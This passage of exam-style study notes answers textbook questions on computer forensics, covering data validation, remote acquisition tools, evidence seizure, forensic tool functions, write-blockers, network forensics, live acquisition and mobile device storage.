  - Linux and UNIX are rich in commands and functions. The two Linux shell commands, dd and dcfldd, have several options that can be combined with other commands to validate data.
  - The dcfldd command has additional options that validate data collected from an acquisition.
  - Validating acquired data with the dd command requires using other shell commands.
  - Current distributions of Linux include two hashing algorithm utilities: md5sum and sha1-sum.
  - Both utilities can compute hashes of a single file, multiple files, individual or multiple disk partitions, or an entire disk drive.

➢ **Windows Validation Methods:**
  - Windows has no built-in hashing algorithm tools for computer forensics.
  - However, many Windows third-party programs do provide a variety of built-in tools.
  - These third-party programs range from hexadecimal editors, such as X-Ways WinHex or Breakpoint Software Hex Workshop, to computer forensics programs, such as ProDiscover, EnCase, and FTK.
  - Each program has its own validation technique used with acquisition data in its proprietary format.
  - For example, ProDiscover's .eve files contain metadata in the acquisition file or segmented files, including the hash value for the suspect drive or partition.
  - Image data loaded into Pro-Discover is hashed and then compared to the hash value in the stored metadata.
  - If the hashes don't match, ProDiscover notifies us that the acquisition is corrupt and can't be considered reliable evidence. This function is called **Auto Verify Image Checksum**.

18. What are the different remote network acquisition tools? Explain.(134-137)
ANS:

- Recent improvements in computer forensics tools include the capability to acquire disk data or data fragments (sparse or logical) remotely.

- With this feature, we can connect to a suspect computer remotely via a network connection and copy data from it.
- Remote acquisition tools vary in configurations and capabilities. Some require manual intervention on remote suspect computers to initiate the data copy.
- Others can acquire data surreptitiously through an encrypted link by pushing a remote access program to the suspect's computer.
- From an investigation perspective, being able to connect to a suspect's computer remotely to perform an acquisition has tremendous appeal.
- It minimizes the chances of a suspect discovering that an investigation is taking place.
- Most remote acquisitions have to be done as live acquisitions, not static acquisitions.
- The following section describes how to perform remote acquisitions in ProDiscover:

1. Remote Acquisition with ProDiscover:

- Two versions of ProDiscover can perform remote acquisitions: ProDiscover Investigator and ProDiscover Incident Response.
- When connected to a remote computer, both tools use the ProDiscover acquisition method.
- After the connection is established, the remote computer is displayed in the Capture Image dialog box.
- ProDiscover Investigator is designed to capture data from a suspect's computer while the user is operating it, which is a live acquisition.
- ProDiscover Incident Response is designed to be integrated as a network intrusion analysis tool.

2. Remote Acquisition with EnCase Enterprise:

- EnCase Enterprise is set up with an Examiner workstation and a Secure Authentication for EnCase (SAFE) workstation. Acquisition and analysis are conducted on the Examiner workstation.
- The SAFE workstation provides secure encrypted authentication for the Examiner workstation and the suspect's system.
- The remote access program in EnCase Enterprise is Servlet, a passive utility installed on the suspect computer. Servlet connects the suspect computer to the Examiner and SAFE workstations.
- A unique feature is that Servlet can run in stealth mode on the suspect computer.

3. Remote Acquisition with R-Tools R-Studio:

- The R-Tools suite of software is designed for data recovery.
- As part of this recovery capability, the R-Studio network edition can remotely access networked computer systems. Its remote connection uses Triple Data Encryption Standard (3DES) encryption.
- Data acquired with R-Studio network edition creates raw format acquisitions, and it's capable of recovering the following file systems:
  - FAT12, FAT16, FAT32
  - NTFS, NTFS5
  - Ext2FS, Ext3FS
  - UFS1, USF2

4. Remote Acquisition with WetStone LiveWire:

- LiveWire, part of a suite of tools developed by WetStone, can connect to a networked computer remotely and perform a live acquisition of all drives connected to it.
- LiveWire's acquisition file format is raw (.dd).
- In addition to being able to copy disk data, LiveWire can capture RAM data from remote systems.

5. Remote Acquisition with F-Response:

- F-Response is a vendor-neutral specialty remote access utility designed to work with any computer forensics program.
- When installed on a remote computer, it sets up a security read-only connection that allows the computer forensics examiner to access it.
- With F-Response, examiners can access remote drives at the physical level and view raw data.
- After the F-Response connection has been set up, any computer forensics acquisition tool can be used to collect digital evidence.

6. Remote Acquisition with Runtime Software:

- Runtime Software offers several compact shareware programs for data recovery. For remote acquisitions, Runtime has created these utilities:
  - DiskExplorer for FAT
  - DiskExplorer for NTFS
  - HDHOST
- Runtime has designed its tools to be file system specific, so DiskExplorer versions for both FAT and NTFS are available.
- HDHOST is a remote access program that allows communication between two computers.
- The connection is established between systems by using the DiskExplorer program corresponding to the suspect (remote) computer's drives.

19. Why should the computer incident or crime scene be secured? Who is responsible for securing the scene? (pg 168,169)

ANS:

Investigators secure an incident or crime scene to **preserve the evidence and to keep information** about the incident or crime **confidential.**

- Use police officers or security guards to prevent others from entering the scene.
- Legal authority for a corporate incident scene includes trespassing violations; for a crime scene, it includes obstructing justice or failing to comply with a police officer.
- For major crime scenes, computer investigators aren't usually responsible for defining a scene's security perimeter.
- These cases involve other specialists and detectives who are collecting physical evidence and recording the scene.
- For incidents primarily involving computers, the computers can be a crime scene within a crime scene, containing evidence to be processed.
- Evidence is commonly lost or corrupted because of professional curiosity, which involves police officers and other professionals who aren't part of the crime scene processing team.
- Their presence could contaminate the scene directly or indirectly.
- Always remember that **professional curiosity** can destroy or corrupt evidence, including digital evidence.
- When working at an incident or crime scene, be aware of what you're doing and

what you have touched, physically or virtually.

For example, during one homicide investigation, the lead detective collected a good latent fingerprint from the crime scene. He compared it with the victim's fingerprints and those of others who knew the victim. He couldn't find a fingerprint matching the latent fingerprint from the scene. The detective suspected he had the murderer's fingerprint and kept it on file for several years until his police department purchased an **Automated Fingerprint Identification Systems (AFIS) computer.** During acceptance testing, the software vendor processed sample fingerprints to see how quickly and accurately the system could match fingerprints in the database. The detective asked the acceptance testing team to run the fingerprint he found at the homicide scene. He believed the suspect's fingerprints were in the AFIS database. The acceptance testing team complied and within minutes, AFIS found a near-perfect match of the latent fingerprint: It belonged to the detective.

20. Enumerate the guidelines for seizing digital evidence at the scene. (pg 169-174)

ANS:

- With proper search warrants, law enforcement can seize all computing systems and peripherals.
- Depending on company policies, corporate investigators rarely have the authority to seize all computers and peripherals.
- When seizing computer evidence in criminal investigations, follow the U.S. DOJ standards for seizing digital data.
- For civil investigations, follow the same rules of evidence as for criminal investigation.

1. Preparing to Acquire Digital Evidence:

- The evidence we acquire at the scene depends on the nature of the case and the alleged crime or violation.
- For a criminal case involving a drug dealer's computer, for example, we need to take the entire computer along with any peripherals and media in the area, including cell phones, USB devices, CDs, DVDs, printers, cameras, and scanners.
- On the other hand, if we're investigating employee misconduct, we might need only a few specific items.

2. Processing an Incident or Crime Scene:

- Use judgment to determine what steps to take when processing a civil or criminal investigation. For any difficult issues, seek out legal counsel or other technical experts.
- Keep a journal to document the activities. Include the date and time of arrive on the scene, the people we encounter, and notes on every important task we perform. Update the journal as we process the scene.
- To secure the scene, use whatever is practical to make sure that only authorized people can access the area.
- Take video and still recordings of the area around the computer.
- When we finish videotaping or photographing the scene, sketch the incident or crime scene.
- After we have saved all active files on the suspect computer, we can close all applications.

3. Processing Data Center with RAID Systems:

- Computer investigators sometimes perform forensics analysis on RAID systems, which are rooms filled with extremely large disk systems and are typical of large business data center.
- The technique called sparse acquisition extracts evidence from large system.
- This technique extracts only data related to evidence for the case from allocated files and minimizes how much data we need to analyse.
- A drawback of this technique is that it doesn't recover data in free or slack space.

4. Using a Technical Advisor:

- At large data center, the technical advisor is the person guides about where to locate data and helping we extract log records or other evidence from large RAID servers.
- In law enforcement cases, the technical advisor can help create the search warrant by itemizing what we need for the warrant.

5. Documenting Evidence in the Lab:

- After we collect digital evidence at the scene, we transport it to a forensics lab, which should be a controlled environment that ensures the security and integrity of digital evidence.
- In any investigative work, be sure to record the activities and findings as we work.
- Maintain a journal to record the steps as we process evidence.
- The goal is to be able to reproduce the same results when we or another investigator repeat the steps you took to collect evidence.
- A journal serves as a reference that documents the methods, we used to process digital evidence. We and others can use it for training and guidance on other investigations.

6. Processing and Handling Digital Evidence:

- We must maintain the integrity of digital evidence in the lab. The first task is to preserve the disk data.
- When we done, be sure to make the suspect drive read-only, and document this step.
- If the disk has been copied with an imaging tool, we must preserve the image files. With most imaging tools, we can create smaller, compressed volume sets to make archiving the data easier.

21. What are the different types of computer forensics tools? Explain. (pg 261)

ANS:

Computer forensics tools are divided into two major categories: **hardware and software.**

Hardware Forensics Tools:

- Hardware forensics tools range from simple, single purpose components to complete computer systems and servers.
- Single-purpose components can be devices, such as the ACARD AEC-7720WP Ultra Wide SCSI-to-IDE Bridge, which is designed to write-block an IDE drive connected to a SCSI cable.
- Some examples of complete systems are Digital Intelligence F.R.E.D. systems, DIBS Advanced Forensic Workstations, and Forensic Computers Forensic Examination Stations and portable units.

Software Forensics Tools:

- Software forensics tools are grouped into command-line applications and GUI applications.
- Some tools are specialized to perform one task, such as SafeBack, a command-line disk acquisition tool from New Technologies, Inc. (NTI).
- Other tools are designed to perform many different tasks. For example, Technology Pathways Pro-Discover, X-Ways Forensics, Guidance Software EnCase, and AccessData FTK are GUI tools designed to perform most computer forensics acquisition and analysis functions.
- Software forensics tools are commonly used to copy data from a suspect's drive to an image file.
- Many GUI acquisition tools can read all structures in an image file as though the image were the original drive.
- Many analysis tools, such as ProDiscover, EnCase, FTK, X-Ways Forensics, ILook, and others, have the capability to analyse image files.

22. State and Explain different tasks performed by Computer Forensic tools. (pg 261-271)

ANS:

All computer forensics tools, both hardware and software, perform specific functions. These functions are grouped into five major categories:

1. **Acquisition**
2. **Validation and discrimination**
3. **Extraction**
4. **Reconstruction**
5. **Reporting**

1. Acquisition:

- **Acquisition,** the first task in computer forensics investigations, is making a copy of the original drive.
- This procedure preserves the original drive to make sure it doesn't become corrupt and damage the digital evidence.
- Sub-functions in the acquisition category include the following:
  - Physical data copy
  - Logical data copy
  - Data acquisition format
  - Command-line acquisition
  - GUI acquisition
  - Remote acquisition
  - Verification

2. Validation and Discrimination:

- Two issues in dealing with computer evidence are critical.
- **First** is ensuring the integrity of data being copied—**the validation process.**
- **Second** is the **discrimination of data,** which involves **sorting and searching** through all investigation data. The process of validating data is what allows discrimination of data.
- Many forensics software vendors offer three methods for discriminating data values.
- These are the sub-functions of the validation and discrimination function:
  - Hashing

- Filtering
- Analysing file headers

3. Extraction:

- The extraction function is the recovery task in a computing investigation and is the most challenging of all tasks to master.
- Recovering data is the first step in analysing an investigation's data.
- The following sub-functions of extraction are used in investigations:
  - Data viewing
  - Keyword searching
  - Decompressing
  - Carving
  - Decrypting
  - Bookmarking

4. Reconstruction:

- The purpose of having a reconstruction feature in a forensics tool is to re-create a suspect drive to show what happened during a crime or an incident.
- Another reason for duplicating a suspect drive is to create a copy for other computer investigators, who might need a fully functional copy of the drive so that they can perform their own acquisition, test, and analysis of the evidence.
- These are the sub-functions of reconstruction:
  1. Disk-to-disk copy
  2. Image-to-disk copy
  3. Partition-to-partition copy
  4. Image-to-partition copy

5. Reporting:

- To complete a forensics disk analysis and examination, we need to create a report.
- Before Windows forensics tools were available, this process required copying data from a suspect drive and extracting the digital evidence manually.
- The investigator then copied the evidence to a separate program, such as a word processor, to create a report.
- Windows forensics tools can produce electronic reports in a variety of formats, such as word processing documents, HTML Web pages, or Acrobat PDF files.
- These are the sub-functions of the reporting function:
  - Log reports
  - Report generator

23. What is Validation & Discrimination? Explain their subfunctions. (pg 264,266)
Ans.:

- **Validation** is ensuring the integrity of data being copied
- The **discrimination of data,** involves **sorting and searching** through all investigation data. The process of validating data is what allows discrimination of data.
- Many forensics software vendors offer three methods for discriminating data values.
- These are the sub-functions of the validation and discrimination function:
  - Hashing
  - Filtering
  - Analysing file headers

  Hashing:
- Validating data is done by obtaining hash values. As a standard feature, most forensics tools and many disk editors have one or more types of data hashing.

- This method produces a unique hexadecimal value for data, used to make sure the original data hasn't changed.
- In the corporate environment, create a known good hash value list of a fresh installation of an OS, all applications, and all known good images and documents.

Filtering:

- With this information, an investigator could ignore all files on this known good list and focus on other files on the disk that aren't on this list. This process is known as **filtering**.
- Filtering can also be used to find data for evidence in criminal investigations or to build a case for terminating an employee.
- The primary purpose of data discrimination is to remove good data from suspicious data. Good data consists of known files, such as OS files and common programs.
- This feature is useful for identifying fragments of data in slack and free disk space that might be partially overwritten.

Analysing file headers:

- An additional method of discriminating data is analysing and verifying header values for known file types.
- Similar to the hash values of known files, many computer forensics programs include a list of common header values.
- Most forensics tools can identify header values. Searching and comparing file headers rather than file extensions improves the data discrimination function.
- With this feature, we can locate files that might have been altered intentionally.

24. Explain the following terms: (pg 266-269)
a. Data viewing b. Keyword searching c. Decompressing d. Carving e. Book marking
ANS:

a. Data viewing

Many computer forensics tools include a data-viewing mechanism for digital evidence. These tools also display allocated file data and unallocated disk areas with special file and disk viewers.

b. Keyword Searching

Using a keyword search speeds up the analysis process for investigators, if used correctly; however, a poor selection of keywords generates too much information. For example, the name "Ben" is a poor search term because it generates a large number of false positive hits. To reduce false-positive hits, you need to refine the search scope. One way is to search on combinations of words, in which one word is within so many words of the next.

c. Decompressing

Data compression is the process of coding data from a larger form to a smaller form.
Decompressing is the act of expanding a compression file back into its original form. When a forensics tool encounters a compressed file or a zip archive as part of a forensic image, it applies the correct algorithm for uncompressing the files.

d. Carving

If a file is fragmented across areas on a disk, you must recover all the fragments before re-creating the file. Recovering any type of file fragments is called **carving**, also known as **salvaging** outside North America.

e. Book marking

After locating the evidence, the next task is to **bookmark or tag** it so that you can refer to it later when needed. Many forensics tools use **bookmarks** to insert digital evidence into a report generator, which produces a technical report in HTML or RTF format of the examination's findings. When the report generator is started, bookmarks are loaded into the report.

25. What are the subfunctions of reconstruction? Explain (pg 269,270)
ANS:

- The purpose of having a reconstruction feature in a forensics tool is to re-create a suspect drive to show what happened during a crime or an incident.

- Another reason for duplicating a suspect drive is to create a copy for other computer investigators, who might need a fully functional copy of the drive so that they can perform their own acquisition, test, and analysis of the evidence.
- These are the sub-functions of reconstruction:
  1. Disk-to-disk copy
  2. Image-to-disk copy
  3. Partition-to-partition copy
  4. Image-to-partition copy
- There are several ways to re-create an image of a suspect drive. If the suspect drive has been manufactured recently, locating an identical drive is fairly easy.
- The simplest method of duplicating a drive is using a tool that makes a direct **disk-to-disk** copy from the suspect drive to the target drive. Many tools can perform this task.
- One free tool is the UNIX/Linux dd command, but it has a major disadvantage: The target drive being written to must be identical to the original (suspect) drive, with the same cylinder, sector, and track count.
- For a **disk-to-disk copy**, both hardware and software duplicators are available; hardware duplicators are the fastest way to copy data from one disk to another.
- For **image-to-disk** and **image-to-partition copies**, many more tools are available.
- The following are some tools that perform an image-to-disk copy:
  - SafeBack
  - SnapBack
  - EnCase
  - FTK Imager
  - ProDiscover
  - X-Ways Forensics

26. Explain the command line and GUI computer forensics software tools. (pg273-278)
ANS:
The following sections explore some options for command-line and GUI tools in both Windows and UNIX/Linux:

Command-Line Forensics Tools:-

- The first tools that analysed and extracted data from floppy disks and hard disks were MS-DOS tools for IBM PC file systems.
- One of the first MS-DOS tools used for computer investigations was Norton DiskEdit.
- This tool used manual processes that required investigators to spend considerable time on a typical 500 MB drive.
- One advantage of using command-line tools for an investigation is that they require few system resources because they're designed to run in minimal configurations.
- Most tools fit on bootable media (floppy disk, USB drive, CD, or DVD).
- Conducting an initial inquiry or a complete investigation with bootable media can save time and effort.
- Most tools also produce a text report small enough to fit on a floppy disk.
- Some command-line forensics tools are created specifically for DOS/Windows platforms; others are created for Macintosh and UNIX/Linux.
- Because there are many different versions of UNIX and Linux, these OSs are often referred to as *nix platforms.

UNIX/Linux Forensics Tools:-

- The *nix platforms have long been the primary command-line OSs, but typical end users haven't used them widely.
- However, with GUIs now available with *nix platforms, these OSs are becoming more popular with home and corporate end users.
- Following are some *nix tools for Forensics Analysis:

SMART:

- SMART is designed to be installed on numerous Linux versions.
- We can analyse a variety of file systems with SMART; for a list of file systems or to download an evaluation ISO image for SMART and SMART Linux,
- SMART includes several plug-in utilities. This modular approach makes it possible to upgrade SMART components easily and quickly.
- SMART can also take advantage of multithreading capabilities in OSs and hardware, a feature lacking in other forensics utilities.
- Another useful option in SMART is the hex viewer. Hex values are color-coded to make it easier to see where a file begins and ends.

Helix:

- Helix can load it on a live Windows system, and it loads as a bootable Linux OS from a cold boot. Its Windows component is used for live acquisitions.
- During corporate investigations, often we need to retrieve RAM and other data, such as the suspect's user profile, from a workstation or server that can't be seized or turned off.
- This data is extracted while the system is running and captured in its state at the time of extraction.

BackTrack:

- BackTrack is another Linux Live CD used by many security professionals and forensics investigators.
- It includes a variety of tools and has an easy-to-use KDE interface.
- Autopsy and Sleuth Kit are included with the BackTrack tools as well as Foremost, dcfldd, Pasco, MemFetch, and MBoxGrep.

Autopsy and Sleuth Kit:

- Sleuth Kit is a Linux forensics tool, and Autopsy is the GUI browser interface for accessing Sleuth Kit's tools.
- The Sleuth Kit is a collection of command line tools and a C library that allows you to analyse disk images and recover files from them.
- Autopsy is an easy to use, GUI-based program that allows to efficiently analyse hard drives and smart phones.
- It has a plug-in architecture that allows to find add-on modules or develop custom modules in Java or Python.

Knoppix-STD:

- Knoppix Security Tools Distribution (STD) is a collection of tools for configuring security measures, including computer and network forensics.
- Like Helix, Knoppix-STD is a Linux bootable CD. If we shut down Windows and reboot with the Knoppix-STD disc in the CD/DVD drive, system boots into Linux.

Other GUI Forensics Tools:-

- Several software vendors have introduced forensics tools that work in Windows. Because GUI forensics tools don't require the same understanding of MS-DOS and file systems as command-line tools, they can simplify computer forensics investigations.
- Most GUI tools are put together as suites of tools. For example, Technology Pathways, AccessData, and Guidance Software.
- GUI tools have several advantages, such as ease of use, the capability to perform multiple tasks, and no requirement to learn older OSs.
- Their disadvantages range from excessive resource requirements and producing inconsistent results because of the type of OS used, such as Windows Vista 32-bit or 64-bit systems.

27. What is a forensics workstation? State and explain its different categories? What is a write blocker? (pg 278,279)

ANS:

Forensic Workstations

- Many computer vendors offer a wide range of forensic workstations that we can tailor to meet your investigation needs. The more diverse investigation environment, the more options we need.
- In general, forensic workstations can be divided into the following categories:
  1. **Stationary workstation**—A tower with several bays and many peripheral devices
  2. **Portable workstation**—A laptop computer with a built-in LCD monitor and almost as many bays and peripherals as a stationary workstation
  3. **Lightweight workstation**—Usually a laptop computer built into a carrying case with a small selection of peripheral options

Write-Blocker:-

- Write-blockers protect evidence disks by preventing data from being written to them.
- Software and hardware write-blockers perform the same function but in a different fashion.
- Software write-blockers, such as PDBlock from Digital Intelligence, typically run in a shell mode. PDBlock can run only in a true DOS mode, however, not in a Windows MS-DOS shell.
- With hardware write-blockers, we can connect the evidence drive to workstation and start the OS as usual. Hardware write-blockers are ideal for GUI forensics tools.
- They prevent Windows or Linux from writing data to the blocked drive. Hardware write-blockers act as a bridge between the suspect drive and the forensic workstation.
- In the Windows environment, when a write-blocker is installed on an attached drive, the drive appears as any other attached disk.
- When we copy data to the blocked drive or write updates to a file with Word, Windows shows that the data copy is successful.
- However, the write-blocker actually discards the written data—in other words, data is written to null.
- When we restart the workstation and examine the blocked drive, we won't see the data or files you copied to it previously.
- Most of the write-blockers enables to remove and reconnect drives without having to shut down the workstation, which saves time in processing the evidence drive.

28. What is network forensics? Explain the 3 modes of protection in DiD Strategy. (pg 428,429)

ANS:

- Network forensics is the process of collecting and analyzing raw network data and tracking network traffic systematically to ascertain how an attack was carried out or how an event occurred on a network.
- Network forensics is the process of identifying criminal activity and the people behind it.
- Network forensics can be defined as the sniffing, recording, acquisition and analysis of the network traffic and event log in order to investigate a network security incidence.
- It allows investigator to inspect network traffic and logs to identify and locate the attack system
- Network forensics is used to determine how a security breach occurred; however, steps must be taken to harden networks before a security breach happens.
- Hardening includes a range of tasks which sets up layers of protection to hide the most valuable data at the innermost part of the network.
- The National Security Agency (NSA) developed a similar approach, called the **defense in depth (DiD) strategy**.
- DiD has three modes of protection:
  1. People
  2. Technology
  3. Operations
- If one mode of protection fails, the others can be used to thwart the attack.
- Listing **people as a mode** of protection means organizations must hire well-qualified people and treat them well so that they have no reason to seek revenge.

- In addition, organizations should make sure employees are trained adequately in security procedures and are familiar with the organization's security policy.
- Physical and personnel security measures are included in this mode of protection.
- The **technology mode** includes choosing a strong network architecture and using tested tools, such as intrusion detection systems (IDSs) and firewalls.
- Regular penetration testing coupled with risk assessment can help improve network security, too.
- Having systems in place that allow quick and thorough analysis when a security breach occurs is also part of the technology mode of protection.
- Finally, the **operations mode** addresses day-to-day operations. Updating security patches, antivirus software, and OSs falls into this category, as does assessment and monitoring procedures and disaster recovery plans.

29. What is Live Acquisition? How is it performed? (pg430,431)

ANS:

- **Live acquisitions** are especially useful when you're dealing with active network intrusions or attacks or you suspect employees are accessing network areas they shouldn't.
- Live acquisitions done before taking a system offline are also becoming a necessity because attacks might leave footprints only in running processes or RAM; for example, some malware disappears after a system is restarted.
- In addition, information in RAM is lost after you turn off a suspect system. However, after you do a live acquisition, information on the system has changed because your actions affect RAM and running processes, which also means the information can't be reproduced.
- Therefore, live acquisitions don't follow typical forensics procedures. The problem investigators face is the **order of volatility (OOV**), meaning how long a piece of information lasts on a system.
- Data such as RAM and running processes might exist for only milliseconds; other data, such as files stored on the hard drive, might last for years.
- The following steps show the general procedure for a live acquisition, although investigators differ on exact steps:

  1. Create or download a bootable forensic CD, and test it before using it on a suspect drive.

  If the suspect system is on the network and we can access it remotely, add the appropriate network forensics tools to the workstation.

  If not, insert the bootable forensics CD in the suspect system.

  2. Make sure we keep a log of all the actions; documenting the actions and reasons for these actions is critical.

  3. A network drive is ideal as a place to send the information we collect.

  If we don't have one available, connect a USB thumb drive to the suspect system for collecting data. Be sure to note this step in the log.

  4. Next, copy the physical memory (RAM). Microsoft has built-in tools for this task, or we can use available freeware tools, such as memfetch and BackTrack.

  5. The next step varies, depending on the incident we're investigating. With an intrusion, for example, we might want to see whether a rootkit is present by using a tool such as RootKit Revealer.

  We can also access the system's firmware to see whether it has changed, create an image of the drive over the network, or shut the system down and make a static acquisition later.

  6. Be sure to get a forensically sound digital hash value of all files that recover during the live acquisition to make sure they aren't altered later.

30. What is the standard procedure used for network forensics? (pg 432)

ANS:

Network forensics is a long, tedious process, and unfortunately, the trail can go cold quickly.

A standard procedure often used in network forensics is as follows:

1. Always use a standard installation image for systems on a network. This image isn't a bit-stream image but an image containing all the standard applications used. You should also have the MD5 and SHA-1 hash values of all application and OS files.

2. When an intrusion incident happens, make sure the vulnerability has been fixed to prevent other attacks from taking advantage of the opening.
3. Attempt to retrieve all volatile data, such as RAM and running processes, by doing a live acquisition before turning the system off.
4. Acquire the compromised drive and make a forensic image of it.
5. Compare files on the forensic image to the original installation image. Compare hash values of common files, such as Win.exe and standard DLLs, and ascertain whether they have changed.

In computer forensics, you can work from the image to find most of the deleted or hidden files and partitions. Sometimes you restore the image to a physical drive so that you can run programs on the drive. In network forensics, you have to restore the drive to see how malware attackers have installed on the system works. For example, intruders might have transmitted a Trojan program that gives them access to the system and then installed a rootkit, which is a collection of tools that can perform network reconnaissance tasks (using the ls or netstat command to collect information, for instance), keylogging, and other actions. The problem is that whatever malware the attacker used is now on the system where you restored the drive image. As a responsible investigator, you must make sure you're on an isolated system (not connected to a network) where drives can be wiped to the **Department of Defense (DOD)** level or destroyed after you've finished your examination. (DOD level requires wiping at least three times.) As mentioned, one solution is restoring the image to a virtual machine, which is isolated from your forensic workstation.

31. List the different network tools and explain any two. (pg 435,436,439,440)
ANS:

- A variety of tools are available for network administrators to perform remote shutdowns, monitor device use, and more.
- Following are different networks tools:

Using UNIX/Linux Tools:

- Knoppix Security Tools Distribution is a bootable Linux CD intended for computer and network forensics.
- Knoppix-STD contains several forensically sound tools put together by Klaus Knopper that are maintained and updated by Knoppix users.
- Knoppix offers tools in a variety of categories, including authentication, encryption, forensics, firewalls, IDSs, honeypots, network utilities, password tools, packet sniffers, vulnerability assessment, and wireless tools.
- A few of the Knoppix-STD tools include the following:
    - dcfldd—The U.S. DOD computer forensics lab version of the dd command
    - memfetch—Forces a memory dump
    - photorec—Retrieves files from a digital camera
    - snort—A popular IDS that performs packet capture and analysis in real time
    - oinkmaster—Helps manage snort rules so that you can specify what items to ignore as regular traffic and what items should raise alarms
    - john—The latest version of John the Ripper, a password cracker
    - chntpw—Enables to reset passwords on a Windows computer, including the administrator password
    - tcpdump and ethereal—Packet sniffers
- Another good Linux tool was The Auditor, a robust security tool that fittingly had a Trojan warrior for its logo.
- It has been replaced by BackTrack, which has tools for network scanning, brute-force attacks, Bluetooth and wireless networks, and more. It also comes with forensics tools, such as Autopsy, Sleuth Kit.

Using Packet Sniffers:

- Packet sniffers are devices and/or software placed on a network to monitor traffic.
- Most network administrators use sniffers for increasing security and tracking bottlenecks.
- On TCP/IP networks, sniffers examine packets, hence the term "packet sniffers." Most packet sniffers work at Layer 2 or 3 of the OSI model.

- Some sniffers perform packet captures, some are used for analysis, and some handle both tasks. The organization needs to have policies about network sniffing to comply with the new federal laws on digital evidence.
- Most tools can read anything captured in Pcap (packet capture) format. (Libpcap is the version for UNIX/Linux, and Winpcap is the version for Windows.)
- Tcpslice is a good tool for extracting information from large Libpcap files; simply specify the time frame we want to examine. It's also capable of combining files.
- A suite of tools called Tcpreplay can be used to replay network traffic recorded in Libpcap format; we use this information to test network devices, such as IDSs, switches, and routers.
- Another tool, Tcpdstat, works close to real time to generate Libpcap statistics and break packets down by protocol so that we can get a quick overall view of network traffic, including average and maximum transfer rates.
- Etherape is a tool for viewing network traffic graphically.
- Another GUI tool, Netdude, was designed as an easy-to-use interface for inspecting and analysing large Tcpdump files.
- Argus is a session data probe, collector, and analysis tool. This real-time flow monitor can be used for security, accounting, and network management.

32.Explain the following terms: (pg 445)
a. Packet sniffer b. Order of volatility c. honeypot d. honeystick e. DDoS
ANS:
a. packet sniffers: Devices and software used to examine network traffic. On TCP/IP networks, they examine packets, hence the name.
b. order of volatility (OOV): A term that refers to how long an item on a network lasts. RAM and running processes might last only milliseconds; items stored on hard drives can last for years.
c. honeypot: A computer or network set up to lure an attacker.
d. honeystick: A honeypot and honeywall combined on a bootable memory stick.
e. distributed denial-of-service (DDoS) attacks: A type of DoS attack in which other online machines are used, without the owners' knowledge, to launch an attack.

33. State and explain different types of digital networks. (pg 497)
ANS:

Digital network	Description
Code Division Multiple Access (CDMA)	Developed during WWII, this technology was patented by Qualcomm after the war. One of the most common digital networks, it uses the full radio frequency spectrum to define channels. Sprint and Verizon, for example, use CDMA networks.
Global System for Mobile Communications (GSM)	Another common digital network, it's used by AT&T and T-Mobile and is the standard in Europe and Asia.
Time Division Multiple Access (TDMA)	This digital network uses the technique of dividing a radio frequency into time slots; GSM networks use this technique. It also refers to a specific cellular network standard covered by Interim Standard (IS) 136.
Integrated Digital Enhanced Network (iDEN)	This Motorola protocol combines several services, including data transmission, into one network.
Digital Advanced Mobile Phone Service (D-AMPS)	This network is a digital version of the original analog standard for cell phones.
Enhanced Data GSM Environment (EDGE)	This digital network, a faster version of GSM, is designed to deliver data.
Orthogonal Frequency Division Multiplexing (OFDM)	This technology for 4G networks uses energy more efficiently than 3G networks and is more immune to interference.

34. List & explain the technologies used by 4G network. (pg 498)

ANS:

4G networks can use the following technologies:

- **Orthogonal Frequency Division Multiplexing (OFDM):** The Orthogonal Frequency Division Multiplexing (OFDM) technology uses radio waves broadcast over different frequencies, uses power more efficiently, and is more immune to interference.
- **Mobile WiMAX:** This technology uses the IEEE 802.16e standard and Orthogonal Frequency Division Multiple Access (OFDMA) and is expected to support transmission speeds of 12Mbps.
- **Ultra Mobile Broadband (UTMS):** Also known as CDMA2000 EV-DO, this technology is expected to be used by CDMA network providers to switch to 4G and support transmission speeds of 100 Mbps.
- **Multiple Input Multiple Output (MIMO):** This technology, developed by Airgo and acquired by Qualcomm, is expected to support transmission speeds of 312 Mbps.
- **Long Term Evolution (LTE):** This technology, designed for GSM and UMTS technology, is expected to support 45 Mbps to 144 Mbps transmission speeds.

35. What are the different components found inside a Mobile device (pg 499)

ANS:

- Mobile devices can range from simple phones to small computers, also called smart phones.
- The hardware consists of a microprocessor, ROM, RAM, a digital signal processor, a radio module, a microphone and speaker, hardware interfaces (such as keypads, cameras, and GPS devices), and an LCD display.
- Many have removable memory cards, and Bluetooth and Wi-Fi are now included in some mobile devices, too.
- Typically, phones store system data in electronically erasable programmable read-only memory (EEPROM), which enables service providers to reprogram phones without having to access memory chips physically.
- Many users take advantage of this capability by reprogramming their phones to add features or switch to different service providers.

SIM Cards:-

- Subscriber identity module (SIM) cards are found most commonly in GSM devices and consist of a microprocessor and 16 KB to 4 MB EEPROM.
- There are also high-capacity, high-density, super, and mega SIM cards that boast as high as 1 GB EEPROM.
- SIM cards are similar to standard memory cards, except the connectors are aligned differently.
- GSM refers to mobile phones as “mobile stations” and divides a station into two parts: the SIM card and the mobile equipment (ME), which is the remainder of the phone.
- The SIM card is necessary for the ME to work and serves these additional purposes:-
  - Identifies the subscriber to the network
  - Stores personal information
  - Stores address books and messages
  - Stores service-related information

36. Write a short note on:

a. PDA (pg 500) b. SIM (pg 499,500) c. Iphone Forensics (pg 504)

ANS:

a. PDA:

- Personal digital assistants (PDAs) are a handheld device that combines computing, telephone/fax, Internet and networking features, still be found as separate devices from mobile phones.
- Most users carry them instead of a laptop to keep track of appointments, deadlines, address books, and so forth.
- Palm Pilot and Microsoft Pocket PC were popular models when PDAs came on the market in the 1990s, and standalone PDAs are still made by companies such as Palm, Sharp, and HP.
- Similar to smart phones, PDAs house a microprocessor, flash ROM, RAM, and various hardware components.

- As with smart phones, the amount of information on a PDA varies depending on the model.
- Usually, we can retrieve a user's calendar, address book, Web access, and other items.
- A number of peripheral memory cards are used with PDAs:
  - **Compact Flash (CF)**: CF cards are used for extra storage and work much the same way as PCMCIA cards.
  - **MultiMedia Card (MMC)**: MMC cards are designed for mobile phones, but they can be used with PDAs to provide another storage area.
  - **Secure Digital (SD)**: SD cards are similar to MMCs but have added security features to protect data.
- Most PDAs are designed to synchronize with a computer, so they have built-in slots for that Purpose.

b. SIM

- **Subscriber identity module (SIM) cards** are found most commonly in GSM devices and consist of a microprocessor and 16 KB to 4 MB EEPROM.
- There are also high-capacity, high-density, super, and mega SIM cards that boast as high as 1 GB EEPROM.
- SIM cards are similar to standard memory cards, except the connectors are aligned differently.
- GSM refers to mobile phones as "mobile stations" and divides a station into two parts: the SIM card and the mobile equipment (ME), which is the remainder of the phone.
